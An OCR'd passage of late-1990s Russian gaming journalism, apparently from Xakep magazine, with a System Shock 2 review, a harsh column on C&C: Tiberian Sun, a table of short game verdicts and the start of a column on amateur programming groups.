Банальное месилово, которое мы с тобой любим, которое дорого всякому поклоннику жанра. С элементами неприятностей типа портящегося от многочисленного употребления оружия, почти как в Witchaven (приближение к реальности, причем нашей реальности). Уровни-палубы «Фон Брауна», основного места действия, далеки от идеально запутанных лабиринтов из Diablo или той же M&M VII. Очень похоже на Half-Life, в основном детализацией и дизайном некоторых помещений, но вот некоторые текстуры 320x240 с оригинальных стен и дверей SS как будто напрямую переведены в новый формат движка Dark Engine, на котором был создан незабвенный Thief, а позже и сам System Shock 2. Трогает ностальгия по разноцветным кодовым замкам, ох как трогает...

RPG

Не самая главная, но все же фича: сюжет. Пересказывать долго, но можно. Ты играешь за некоего солдата, несущего службу на сверхсветовом корабле «Фон Браун» и чудом выжившего после захвата этого самого корабля инопланетным разумом под названием Xerxes (аналогии с древнеазиатскими царями проводи сам, если хочешь). Разум оказался не слишком разумным и решил кораблик на Землю отвести, всех людей в мутантов превратить, а заодно стать почетным продолжателем дела тети Shodan, искусственного разума из первой части. Не надо быть инопланетным разумом, дабы понять, что игроку достается роль очередного Спасителя Вселенной. Из сюжета аккуратно ампутирована история самого играющего. Дело в том, что историю ты создаешь своими руками. Про генерацию персонажей слыхал? Вот это оно и есть, только...

В компьютерных ролевых играх генерация персонажа происходит двумя различными способами. Первый — стандартный роллинг, кидание костей и случайное распределение характеристик либо самостоятельное раскидывание очков по навыкам, вручную. Второй — более экзотический вариант, встретился мне в некоторых Ультимах, Баггер.. извиняюсь, Даггерфолле и даже Jagged Alliance 2. Тебе предлагают пройти достаточно долгий, но очень интересный тест с тремя-четырьмя вариантами ответа. Проблема была в том, что на характеристики и навыки героя влияние оказывали исключительно ответы, а все результаты по тесту становились известными только по окончании генерации. В System Shock все немножко иначе...

За четыре года до вышеописанных событий игрок поступает на службу в UNN — что-то вроде Соединенного Правительства Земли. Здесь играющего поджидает первая ловушка: тебя приглашают в одну из спецслужб UNN. Их три: академия по воспитанию начинающих хакеров и ученых-исследователей — Navy; филиал BlackOps, где тебе помогут стать настоящим псиоником; отдел Marine, воспитанники которого обладают недюжинной силой и умением обращаться с самым современным оружием. Каждый является специалистом в одной из трех областей соответственно: хакерство и исследование (всем читателям **X** сюда, по роду службы); псионические возможности и физические кондиции персонажа; ремонт, модифицирование оружия и умение обращаться с исследованными предметами. В System Shock 2 имеет место быть интерактивная



Здесь проводят чудовищные опыты по скрещиванию. Прямо как в Irrational Games, только разработчики РПГ и экшен скрещивают, а здесь — людей и монстров.

генерация персонажа: заходишь в одну из трех комнат, и в каждой из них тебе ясно дают понять, какой именно навык предполагается при ее прохождении. Всего дадут выбрать трижды (три года по сюжету), и каждый новый год будут новые комнаты, а навыки, даваемые тебе, будут зависеть от предыдущих пройденных этапов. По тексту, наверно, кажется несколько заумным. Впрочем, когда будешь играть, сам все поймешь.

Экспа. Главная характеризующая фича любой РПГ. Почти в каждой ролевке с убиенных монстров мы собираем деньги и экспириенс, он же опыт. Мы зарабатываем его за убиение монстров или выполнение квестов. Но в System Shock 2 все не настолько просто. Роль денег выполняют так называемые наниты, микрочипы, созданные по нанотехнологии (заинтересовался словечком? тебе в Ferrum или HardNews :). Эти наниты можно менять на что-нибудь нужное типа боеприпасов, сигарет, чипсов или пива. Короче, на деньги. В качестве экспириенса выступают довольно редкие киберимпланты, необходимые для повышения основных характеристик вроде умения вскрывать электронные замки (Hack) или более быстрого и тщательного анализа (Research). Повышение навыка на пункт-другой стоит больших имплантов, так что приходится вертеться. Естественно, импланты дают за выполнение квестов или убиение особо крутого противника. Несколько примеров из личной жизни...

New Game, ясен пень. Топаем вперед до упора и подпрыгиваем в лифт. Прямо в дверь, в правую дверь, налево, стоп. Так. Ну что, запустим 3D-Action/RPG с уклоном в Science в облике хакера из Navy? Или тебе больше по душе 3D-Action/RPG/Симулятор морпеха? Да не, я знаю, ты поклонник всяческих Шэдоуранов и псиоников и просто тащишься от формулы 3D-Action/Sci-Fi CRPG. Как бы то ни было, выбор стоит ребром. И от него зависит твоя оценка игры. Примеров хочешь? Пожалуйста: я полтора часа генерил персонажа, пытаясь вывести хакера с хорошей ловкостью (+2 Agility, +1 Hack, насчет оружия — по барабану). Ни фига не вышло. «Пять» за чистейший элемент RPG — генерирование персонажа только по доступным, но не абсолютно случайным или неограниченным характеристикам, м-мать...

Гаечный ключ, ИМХО, это круто. Но помянутый Quick Load из-за того, что я не справился с мутантом и он меня замочил в две секунды — кому это надо? А что, ну захотелось мне псиоником стать, ну не хватило мне нанитов... ну, бывает, что поделаешь? Блин, если игра имеет в названии 3D-Action, то я по идее могу с самым хилым оружием замочить самого крутого врага, независимо от других затрат — это главный принцип баланса! Ладно, забьем.

Hack +1, попытка вскрыть дверь приводит к ехидной мессаге «Hack 2 skill required». Злобно ругаемся сквозь зубы, идем обшаривать комнаты на предмет чьего-нибудь, уже ненужного, е-мэйла с паролем. НЕ НАХОДИМ. Шутка. Находим, только времени много теряем. Снова злобно ругаемся сквозь зубы и вспоминаем изречение умного человека: «А кто сказал, что в РПГ надо торопиться?..»

Хватаем энергетическое оружие, начинаем обстреливать комнату с мутантами. Их много, но в комнате имеется ящик, залезть и проверить который — дело двух секунд. Бежим перезаряжать пушку, влетаем обратно в комнату, стреляем тремя предупредительными выстрелами в голову ближайшего. Тот, невзирая ни на что, упрямо прет на меня. Мама, забери меня из этой гадской и противной игры. Во всех современных играх монстры ну хотя бы стрейфились, когда в них стреляют. «Ну пожалуйста, мутантик, ну хоть шажок в сторону!» Гм. Ублюдочность трехмерного экшена.

Все ж таки обшариваем ящик и находим — радость-то какая! — гранатомет, позиционирующийся как Heavy Weapon. Забыв про все на свете, пытаемся вложить последний себе в лапу. ФИГ С ДВА. Парень, Heavy Weapon +3 есть? Нету? Иди гуляй, собирай импланты, оплачивай себе третий уровень HW. Компьютерная ролевка. Без комментариев.

Капитанский мостик. На самом деле, хрен бы меня сюда пустили, да вот, чрезвычайные обстоятельства вынуждают...



Action+RPG

Ну, сложно. Сложно сказать: хорошо это или плохо — мичуринские опыты с любимыми и достаточно популярными жанрами. **Послать всех квакеров к черту и идти проходить M&M VII за дядю Арчибальда или, наоборот, обменять пять компактов BG на кучу сборников с Квейками всех вариаций и частей?** Не надо. Попробуй поиграть в System Shock 2. Хотя нет, подожди, попробуй поискать первую часть, вооружись англо-русским словарем, позови папу и маму, дабы вникнуть в умопомрачительнейший сюжет SS. Освой управление, походи по уровню, покликай, поведи плечами, прижмись к стене, ляг на пол — почувствуй себя тем самым хакером, спасшим мир от плохой, хоть и виртуальной, тети Shodan. Пройди пару уровней под отличнейшую музыку, порешай пару-тройку головоломок, полетай в виртуальной реальности. Почувствуй себя своим, почувствуй, что это твое, что ты можешь играть в System Shock. Теперь аккуратно, не теряя сознания, не откладывая на завтра, загрузи SS2. Снова за словарь — тебе просто необходимо перевести и понять сюжет продолжения. Быстренько настрой управление, вернись к началу статьи, сделай выбор, о котором я на целый абзац распинался, и попробуй на зуб System Shock 2. Вспомни, как ты проходил M&M VII по солюшену в каком-нибудь из дружественных изданий или даже одолевал его самостоятельно. Вспомни, как ты, играючи, из бластера с левой руки мочил «гладиаторов» в Q2. Вернись в реальность и попробуй сыграть в System Shock 2. Просто попробуй, ладно?

P.S. Что бы там ни говорили отдельные лица, а первый Систем Шок был просто ходилкой-стрелялкой с отличнейшим сюжетом. Но никак не RPG.

X



На общем фоне многочисленных терминалов и компутеров лежит себе, отдыхает трупак человека. Я бы даже сказал, Человека с большой буквы, ибо он так и не успел превратиться в монстра.

Tiberian Sun

Так что же увидел Галилей на Солнце?

Александр '2poisonS' Сидоровский (2poisonS@xakep.ru)

Мы не удержались и решили возродить «Крематорий», бытовавший на страницах первых нескольких номеров **X**. Черт подери, слишком много в этом мире игр, о которых невозможно говорить нигде еще, кроме как на страницах подобной рубрики! Хиты, претендующие на наши души и мысли, но лишенные при этом и души, и мысли, и вообще сделанные одним местом, но зато при помпезной рекламе, от которой уши в трубочки заворачиваются... Сначала мы думали, что «Крематорий», аки пущенный в распыл птиц по кличке Феникс, восстанет из пепла всего на один номер, чтобы поглотить в своем жерле игру, которая должна, просто обязана, да блин! — рождена на этот хренов свет, чтобы быть кремированной. Tiberian Sun она зовется, если ты вдруг не врубился... Н-да, а потом мы подумали — ведь таких игр постоянно выходит адова туча. Так что рубрика возвращается на постоянной основе, дружище. Теперь будем коптить небо каждый номер.

А тем временем я вижу недоумение на твоем лице: неужели Tiberian Sun такой уж отстой? Да нет, отнюдь. Назвать эту игру отстоем было бы несправедливо. Если бы она не являлась тем, что она есть, если бы это была ПРОСТО игра, она красовалась бы сейчас в рубрике «Следствие» и тянула бы на рейтинг процентов эдак в 50-60. Но это не просто игра. Это **Command&Conquer: Tiberian Sun**!!! И поэтому мы обойдемся с ней жестоко. Потому что у ЭТОЙ игры не было права родиться такой... такой... ну, ты понял меня, короче.

Все, хватит тянуть. Начинаем коптить.

* * *


У Tiberian Sun долгая история. Такая долгая, что даже не хочется пересказывать. Скажу только, что это печальная история, полная надежд и разочарований, состоящая в основном из одного томительного ожидания и увенчанная невнятным исходом. Да ты и сам наверняка ее знаешь. А вот конец у этой истории мог бы быть и поинтересней. Например, мог бы получиться хит. Как в свое время с Анрылом. Тогда люди говорили: «Да, мы знали, что это будет крутая игра, мы ждали ее много лет, но чтобы так круто...!» Вот это я понимаю: достойное завершение знаменитого долгостроя. Или противоположный случай: Dune 2000. Вокруг нее тоже было много шума, и когда наконец этот отстой появился на свет, получилось даже что-то вроде небольшого скандальчика. А тут ну совсем неинтересно. Результат — очень предсказуемый, причем предсказанный всеми скептиками. Со всем огромным возом «новых» и даже «революционных» фишек, TS ничем, кроме как клоном, назвать нельзя. Причем клонирует она не только C&C и RA, что, в принципе, не криминально и даже естественно. TS умудряется урвать кое-что от Starcraft, от Age of Empires и таким образом завоевать себе титул не просто клона, а мега-клона.

Смотри сам: вот приблизительный список «крутейших наворотов», которые делают TS такой «рулезззной!!!», составленный по нескольким отзывам об этой игре.

Во-первых, существует миф, что TS якобы трехмерна. Этот миф отчасти порожден предрелизным гоном разработчиков про прогрессивный воксельный движок, отчасти обманом зрения, когда люди покупаются на то, как танки накреняются на склонах, а воздушные юниты умеют летать на разной высоте и по всякому трехмерно шевелить своей тушей. Нет, я не хочу сказать, что Tiberian Sun такой же плоский, как Starcraft. Но то, что нам демонстрирует «прогрессивный воксельный движок», трехмерностью назвать ну никак нельзя. Максимум — псевдотрехмерностью. Так когда-то называли абсолютно плоский движок KKnD за то, что там можно было бегать под мостами и по мостам. Узнаешь, откуда растут ноги у тибериумного левел-дизайна? Это к вопросу о клонировании. А человек, который назвал TS трехмерным, явно не играл в Total Annihilation. Ведь это позор, учитывая, что TA: Kingdoms была предыдущей стратегией, выпущенной перед C&C: Tiberian Sun. Вот уж игра, которая имеет полное право вволю посмеяться над TS'ной «трехмерностью».

Как меня напрягают миссии, где ничего нельзя строить! Дали тебе кучку роботов с пехотой, и крутись как хочешь! Сплошной save/load...

Следующее уникальное революционное достижение westwood'овского шедевра — разнообразие юнитов. Причем люди, с которыми я на эту тему общался, все как один заявляют так: «Если тебе кажется, что юниты в TS не оригинальные, значит, ты прошел не больше 2-3 миссий. Ведь только первые три пехотинца повторяют C&C. А дальше начинается такое...». На вопрос «какое?» мне перечисляли юниты, которые идут за первыми тремя пехотинцами. Начинали с медика. Но позвольте, друзья, неужели Starcraft так плотно заполнил ваши головы, что вы не помните больше никаких стратегий? Ведь почти везде, повторяю, везде, где есть пехота, в игре присутствуют полевые медики. И предки TS не были исключением. Вообще, тут надо сделать небольшую поправку. Первые три юнита действительно взяты из C&C... а вот уникальности остальных позволю себе усомниться. На мой взгляд, все последующие юниты взяты из разных других стратегий либо в чистом, либо в слегка измененном виде. Что там у нас оригинального? Танк-трансформер NOD? Ну не заставляйте меня называть владельца



Обрати внимание: выстрелы оставляют на земле воронки. Ну прям технологии третьего тысячелетия, едрить твою под корень!

копирайта, это так понятно... Ходячие роботы, или бомбардировщики, или, может, юниты на воздушной подушке? А, наверное, подземные транспортеры? — так и это не ново и не оригинально. Уж не воздушные ли силы? Или, наверное, westwood'овцы считают верхом уникальности всевозможные дальнобойные ионные и пульсовые удары? Так это ж затертое клише! Это есть везде. Machines, тот же Starcraft, наконец, сам C&C.

Единственный по-настоящему уникальный юнит в игре — это Harvester. Его неповторимость в его долгожительстве. Даже вездесущий автоматчик на сравнится с харвестером по славе. Автоматчик, он и в Африке автоматчик, их в любой стратегии пруд пруди. А вот харвестер — это визитная карточка серии Dune II — C&C — C&C:TS. Это слово стало уже нарицательным. Впрочем, я отвлекся.


Слышал я также и такое мнение, что возможность задавать waypoint'ы и отдавать серию приказов одному юниту, мол, сильно преображает стратегические возможности игры. Преображает, но по сравнению с чем? С Dune II? Безусловно. С C&C и RA? Согласен. Но не в сравнении со всем, что было после. Помнишь такую уже довольно старую игрушку, как Dark Reign? Вот там, если мне не изменяет память, впервые были реализованы обе эти фишки. После чего они стали стандартом de facto для стратегического жанра в целом.

Кто-то даже приплел к тибериумным нововведениям разрушаемые мосты! Хотя нововведением как раз является, наоборот, возможность чинить мосты, что, впрочем, лишает фичу с разрушениями почти всякого стратегического смысла. Единственное, для чего теперь можно использовать разрушение моста, так это для уничтожения армии, проходящей по нему в этот момент.

В общем, этот список «якобы-новых-фишек» можно продолжать. Но есть вещи, про которые даже самые заядлые защитники TS не могут сказать ничего хорошего. Например, интерфейс. Никто не будет спорить, что эта часть бессмертного сериала не претерпела никаких сколь бы то ни было серьезных изменений начиная с первой серии. Только вот неувязочка: то, что в Дюне было удобным, да и смотрелось в новинку, в Tiberian Sun мало того, что набило оскомину, но и стало помехой игровому процессу. Да-да, ты не ослышался, я только что наехал на вековую твердыню — интерфейс C&C. Не знаю, как те оголтелые фанаты TS, но лично я уже задолбался скролить по полчаса вверх-вниз список зданий, чтобы найти, например, нужную насадку для пушки. Мало того, что это просто долго и неудобно, положение усугубляется еще и тем, что когда одно из твоих «производящих» зданий разрушено, а затем отстроено вновь, все юниты этого здания перемещаются в конец списка. А если тебе периодически что-то разрушают и ты снова это отстраиваешь? Тут начинается такая чехарда, что сориентироваться в собственных значках на правой панели становится крайне сложно. Допустим, враги сбросили бомбу на казарму, которая, помимо пехоты, дает возможность ставить пулеметную и ракетную насадки на орудия. Третья насадка (земля-воздух) остается в списке. Когда ты построишь казарму снова, эти три насадки окажутся разделенными десятком других значков. Бред какой-то.

Типа отбиваем корабль пришельцев... Типа крутой поворот сюжета...

Однако надо все-таки быть справедливым и отдать должное и игре, и ее фанатам. Кое-что там все же есть. И это кое-что, как ты, возможно, догадался — прекрасные ролики и забойная музыка. Согласен, это круто. Снимаю шляпу. А теперь подумай: стал бы ты покупать посредственную, неинтересную книгу, даже если бы в ней были роскошные иллюстрации, стильная обложка и финская полиграфия? Наверное, нет. Так что, при всем моем уважении, данный комплимент не относится к TS как к игре. Извиняйте.



От лица большинства геймеров...

Интересно понаблюдать за людьми, которые высказывают восторженные суждения о TS в игровой критике или в личных беседах. Все они говорят: «Я знаю, что большая часть геймеров плюется и поносит Tiberian Sun. Знаю, что все кричат о клоне, ругают графику и все остальное. Но если копнуть поглубже...» Дальше следует то, что я опровергал выше. Но интересно как раз то, что все считают, будто они восстали против некой «большей части» разгневанных геймеров, тогда как сами они составляют чуть ли не подавляющее большинство. Любопытный моментик, да? Но теперь-то вы, воинствующие защитники, нашли человека, который олицетворяет собой выдуманное вами «большинство не копающих вглубь хаяльщиков». Можете выплескивать праведное негодование на 2poisonS@xakep.ru.

А я напоследок копну, пожалуй, так глубоко, как только смогу, и постараюсь выразить суть почтившего нас своим появлением хита. В TS будут играть. Про него будут говорить. В основном, спорить. Но ему уже обеспечена немалая популярность. **С коммерческой точки зрения игра будет несомненным успехом. Именно поэтому разработчиков трудно в чем-либо упрекать: они своей цели добили$ь.** Не знаю, докуда он доберется в чартах, но не удивлюсь, если увижу его в первых строчках по уровню продаваемости. А все потому, что это не просто очередная стратегия. Это больше чем игра. Это идол. Его ждали, его хотели многие тысячи игроков в течение несколько лет. Поэтому им уже все равно. Они будут играть в него и любить его хотя бы потому, что их идол наконец-то пришел. Они восприняли его некритично, потому что Tiberian Sun НЕ МОЖЕТ быть плохим. Как когда-то сказал один почитаемый отец католической церкви Галилею: «Этого не может быть, потому что этого не может быть никогда!». А поэтому и в телескоп смотреть не нужно. Вот никто и не смотрит. А надо бы.





Вот эта обезьянья морда — космический Жуков будущего!

Где-то я тебя, баклан, видел... В C&C, что ли? Или в Red Alert?

Зал суда

Урожденная	3D Ultra Radio Control Racers
Жанр	Автоаркада
Похожесть	MicroMachines
Мать/отец	Sierra
Требует	P-166(233)/32
Групповуха	На поделенном экране
Описуха	Микромашинки рулезз форева! Как это надоели?! Говоришь, уже сотое воплощение, да еще и тридэшный Re-Volt недавно был, а это спрайтово-пререндеренное доисторическое чудо на фиг тебе не сдалось? Ну, тогда ладно, не играй...
Приговор	**Лажа**



Урожденная	Case Closed
Жанр	Походовая детективистая квестяра
Похожесть	Clue
Мать/отец	David Sakadelis / Spectrum Pacific
Требует	P-133(200)/32
Групповуха	Вчетвером на одном компе
Описуха	Сваянный на базе одноименной настолки имитатор жизни и творчества крутецкого детектива, сиречь тебя. Все происходит в 2-эт. доме. Каждый раз заново генерящееся преступление отгадываем, болтая с кучей NPC. Интересность — см. рейтинг.
Приговор	**Лажа**



Урожденная	C&C: Tiberian Sun
Жанр	RTS
Похожесть	Типа, C&C!
Мать/отец	Westwood/EA
Требует	P-200(2-300)/32(64)
Групповуха	Модем, сеть, И-нет...
Описуха	А чего еще ты ждал? Ну, задолбали. Новизны кот пропоносился, зато по сети рубиться по кайфу. Westwood, забив кол на честь и совесть, рисует деньги. Фанаты пищат от восторга, нефанаты зло матерятся. Игра «для тех, кому это нужно» (с).
Приговор	**Вообще — suxx. Но можно и rulezz.**

Урожденная	Drakan: Order of the Flame
Жанр	3D Action / Adventure
Похожесть	Tomb Raider
Мать/отец	Surreal/Psygnosis
Требует	P-200(3-500)/32(128)/3D уск.(покруче)
Групповуха	Модем, сеть, И-нет
Описуха	Отличнейший клон застрявшего поперек горла тумборайдера. Помимо ларо-подобной девки, есть очень симпатичный дракон. Помимо драк, есть еще и общение с местными. Графика тем лучше, чем круче комп. В общем, неплохо, но вторично.
Приговор	**Хорошо**



Урожденная	The F.A. Premier League STARS
Жанр	Футбол
Похожесть	FIFA'99
Мать/отец	EA Sports / EA
Требует	P-200(2-300)/32(64)/3D уск.
Групповуха	Сеть, И-нет...
Описуха	Движок от грядущей FIFA 2000 (гм... ничего великого...). По геймплею крайне похоже на FIFA'99. Масса мелких недочетов. Симулируется Премьер-лига Англии. Фишка — накопление призовых звезд за победы и прочее.
Приговор	**Слабо**



Урожденная	Fly!
Жанр	Гражданский авиасимулятор
Похожесть	MS Flight Simulator, Pro Pilot
Мать/отец	Terminal Reality / G.O.D.
Требует	P-200(300)/16(32)/(3D уск.)
Групповуха	И-нет
Описуха	Очень удобное управление и кое-какие поблажки для новичков. Фича: можно перевозить грузы и пассажиров. А вообще — прекрасно с душой сделанный гражданский сим, хотя и недотягивающий до MSFS. К полетам рекомендован.
Приговор	**Хорошо**




Урожденная	Force 21
Жанр	Тактический RTS
Похожесть	RoboRumble, Warzone 2100
Мать/отец	Red Storm Entertainment
Требует	P200(2-300)/32(64)/(3D уск.)
Групповуха	Сеть, И-нет
Описуха	2015 год. Китай напал на Россию, а США пришли нас спасать... Ну да. Мы ждали дерьмо, мы его получили. 3D RTS с закосом в тактику (т.е. думать надо) и плюс помещением в кабину. Графика, AI, управление — отстой. Амбициозная поделка.
Приговор	**Слабо**

Урожденная	**Gulf War: Operation Desert Hammer**
Жанр	Action
Похожесть	Recoil
Мать/отец	3DO
Требует	P-166(233)/32(64)(3D уск.)
Групповуха	Модем, сеть, И-нет
Описуха	3DO решили натравить на Хусейна всю мощь америкосовской армии, и результат перед нами. Точнее, мы в нем по шлем, т.к. это танк. Какой? Аркадно-обыкновенный. Графика и звук аналогичные. А музыка — исключительно маршевая...
Приговор	**Настолько средне, что никак**



Урожденная	**KO Ultra Realistic Boxing**
Жанр	Бокс
Похожесть	4D-Boxing
Мать/отец	Independent Arts / Data Becker
Требует	P-166(233)/16(32)/(3D уск.)
Групповуха	Некое подобие...
Описуха	Если ты давно в розовых мечтах и мокрых снах желал побоксировать на компе, плевать, как там и чего, лишь бы ринг да перчатки, то покатит. Если нет — забей. Говорить не о чем. 3D. И все очень-очень средненько, почти паршиво.
Приговор	**Слабо**



Урожденная	**LEGO Racers**
Жанр	Автоаркада
Похожесть	Конструкторы LEGO...
Мать/отец	LEGO Media
Требует	P-166(2-300)/32(64)/3D уск.
Групповуха	Двое детей у деленного экрана
Описуха	Компьютерная аркадная «экранизация» детского автоконструктора. Из разнородных кубиков собираем пилота и машинку. Трассы — короткие и прикольные. Соперникам можно по всякому пакостить... И т.д. Для детей 8 лет.
Приговор	**Слабенько**



Урожденная	**Seven Kingdoms 2: The Fryhtan Wars**
Жанр	RTS
Похожесть	Seven Kingdoms
Мать/отец	Enlight / Ubi Soft
Требует	P-166(233)/16(32)
Групповуха	Сеть, И-нет
Описуха	Достойное продолжение первородного уродца. Warcraft + Civilization — здоровенный наворот на пустом месте. Война, экономика, торговля, дипломатия, научное развитие, удачно сделанный шпионаж... вот только играть неинтересно.
Приговор	**Средне**



Урожденная	**Star Trek: Starfleet Command**
Жанр	Да вроде стратегия...
Похожесть	Age of Sails
Мать/отец	Quicksilver/Interplay
Требует	P-166(2-266)/32(64)/(3D уск.)
Групповуха	Сеть, И-нет...
Описуха	Обычная морская стратегия, только в космосе, который плоский аки море. Воюем на космокорабле (щиты, орудия, команда...). Есть «звездный» аналог абордажа. За покоцанного врага платят бабки, на них чинимся и прочее...
Приговор	**Слабо**



Урожденная	**System Shock 2**
Жанр	3D Action / RPG
Похожесть	System Shock, Thief
Мать/отец	Looking Glass / EA
Требует	P-166(2-300)/32(64)/(3D уск.)
Групповуха	Ждем-с патча
Описуха	Спустя пять лет. На почти убогом движке Thief — но в данном случае графика простительна. Сильно задуманная и отлично воплощенная вторая инкарнация SS претендует на установление планки стандарта в жанре 3D Action / RPG.
Приговор	**Рулезз!**


Урожденная	**Mike Stewart's Pro Bodyboarding**
Жанр	Спорт
Похожесть	Вроде, первый такой...
Мать/отец	Pacific/Gee Whiz!
Требует	P200(2-233)/16(32)/3D уск.
Групповуха	На одном компе...
Описуха	«Бодибординг» — это типа серфинга, где ты гребешь пластом на доске. А игра — симулятор ентого самого бодибординга. В чем кайф? А хз. Гребешь себе и гребешь супротив убого нарисованных волн. Ну, ничего лучше я от Gee Whiz! и не ждал...
Приговор	**Лажа**



DeD-21 game@xakep.ru

Подготовлено по материалам российского онлайнового компьютерно-игрового журнала "Absolute Games", www.ag.ru.

Вступительное слово



В мире компьютерных игр, точнее, в той их части, что ориентирована исключительно на 3D графику, похоже, наступает переломный момент — выходит несколько 3D ускорителей, поддерживающих аппаратное ускорение преобразований и освещения. Дело в том, что предыдущие акселераторы ускоряли только последнюю стадию рендеринга — текстурирование полигонов и вывод на экран, рассчитывать же перемещения и освещенность объектов все равно приходилось процессору. Теперь с выходом GeForce — нового ускорителя от nVidia (создателей великолепной Riva TNT) разработчики наконец получают возможность сделать то, о чем так долго мечтали геймеры: реальное освещение, тени, зеркальные и отражающие поверхности, морфинг и многое-многое другое. Браво, nVidia!

Редактор «Мастерской»
Александр 'Xenocid' Колосков
(xenocid@xakep.ru)

Стая

Человек — существо исключительно стадное. Несмотря на то, что мы предпочитаем уподоблять себя разнообразным крутым хищникам-одиночкам (волкам, ягуарам, коршунам...), в действительности мы скорее напоминаем антилоп и прочих оленей. Сбиваться в стаю и сваливать заботы о себе на вожака, которого при случае сами же и затопчем — черта вполне человеческая. А еще мы любим тратить свое время на разговоры, а точнее — на бессмысленный треп.

И если при этих словах у тебя перед глазами встает образ старушки-божьего одуванчика, сидящей на завалинке перед современной многоэтажкой и судачащей с товарками о том, что «... у Светки из третьего подъезда новый хахаль объявился, а Димка-сорванец опять клей нюхает...», то тебе рекомендуется взглянуть со стороны на себя самого. Подумай, сколько часов ты провел в чате, на какой-нибудь «Кроватке», обсуждая вечные тинейджерские «кто, с кем, где и сколько литров». Другой характерный пример — ФИДО. Не спорю, в ФИДО есть немало интересных и по-настоящему профессиональных конференций, но большинство ASCII-символов, пролетающих по нашим перегруженным телефонным линиям, несут ноль целых ноль десятых полезной информации. Неудивительно, что для многих «взрослых дядей» слово «фидошник» ассоциируется со словом «трепач».



Но есть и еще одна интересная особенность. Периодически даже самым отъявленным мастерам по чесанию языком надоедает вести разговоры ни о чем. Для выхода из этой пренеприятной ситуации существует один хороший патентованный метод: придумать себе какую-нибудь цель, затем сколотить «стаю» единомышленников и несколько месяцев с удовольствием смаковать обсуждение этой самой цели.

«Все это замечательно, мон шер! Но причем здесь игры?» Ответить на этот вопрос очень легко. Дело в том, что очень часто «целью», о которой я говорил ровно 43 слова назад, становится написание какой-нибудь супер-пуперской программы, которая покажет всему миру твои таланты и втопчет в грязь нечестивых конкурентов. И вот любопытная деталь... большинство проектов, а плодятся они, как китайцы в урожайный год, в количествах неимоверных, создаются для написания либо своей «новой-лучше-чем-Windows» операционной системы, либо «втопчем-Кармака-в-грязь» игрушки.




Но поскольку мы до сих пор запускаем Quake 3 из-под Windows 98, результат работы подобных «стай», я полагаю, понятен и в комментариях не нуждается. Тем не менее, физиологии противиться сложно, и вот молодые неокрепшие души вроде тебя снова и снова сбиваются в стаи со звучными названиями. И раз уж тебя угораздило прибиться к стае, подумай как извлечь из этого максимальную пользу.

Сперва — самое главное. Отчего рушатся стаи?

Причина первая — голод. По первому времени вычесывание блох и перебранка с соседями кажутся замечательным времяпрепровождением, но поскольку дичь (то бишь деньги) сама в гости не заявится и на вертел сама себя не насадит, через пару недель желудки начинает сводить от голода, и тогда самые способные члены стаи начинают иногда покидать лежбище, чтобы поохотиться на стороне, написать пару-тройку программ на заказ. Периодически они возвращаются сытые и довольные, рассказывают о своих похождениях, об удачной охоте, но время идет и возвра-







щаются они все реже и реже, возможно предпочитая охотиться в одиночку, возможно — прибиваясь к другим стаям. А в логове остаются только больные и увечные особи, самостоятельно ни на что неспособные. Итог: будь сильным.

Причина вторая — власть. «Акела промахнулся, Акела промахнулся!!!» Большинство людей абсолютно уверены в том, что быть начальником намного лучше, чем быть подчиненным. Сам подумай, ведь слово «власть» у тебя наверняка ассоциируется со служебным автомобилем, загранкомандировками, красоткой-секретаршей, приносящей кофе в кабинет, и фуршетами, где, небрежно зажав вилку с недоеденным кальмаром в одной руке и бокал с коньяком в другой, ты ведешь светскую беседу с себе подобными. На самом деле, типичные атрибуты начальника — это головная боль, галстук-удавка и личная (а порой и материальная) ответственность за людей и бизнес. Тот, кто хоть раз в жизни отведал удовольствия руководить разгильдяями-программистами, вечно срывающими все сроки и имеющими собственное мнение по каждому вопросу, намного спокойнее относится к перспективе стать вожаком стаи. К сожалению, это сакральное знание недоступно для понимания новичков. Как результат, в первые недели существования стаи основной темой для обсуждения становятся разборки на тему «у кого хвост длиннее». Кстати, именно по этой причине загнулся проект «Golgopha Forever». Помнишь, нет? В X о нем не раз упоминалось. Какое-то время назад небезызвестная компания Crack dot Com обанкротилась и в качестве прощального прости сделала подарок, выложила в Сеть все исходники и ресурсы от своей неоконченной игрушки — Golgopha. Дескать, пользуйтесь и поминайте нас добрым 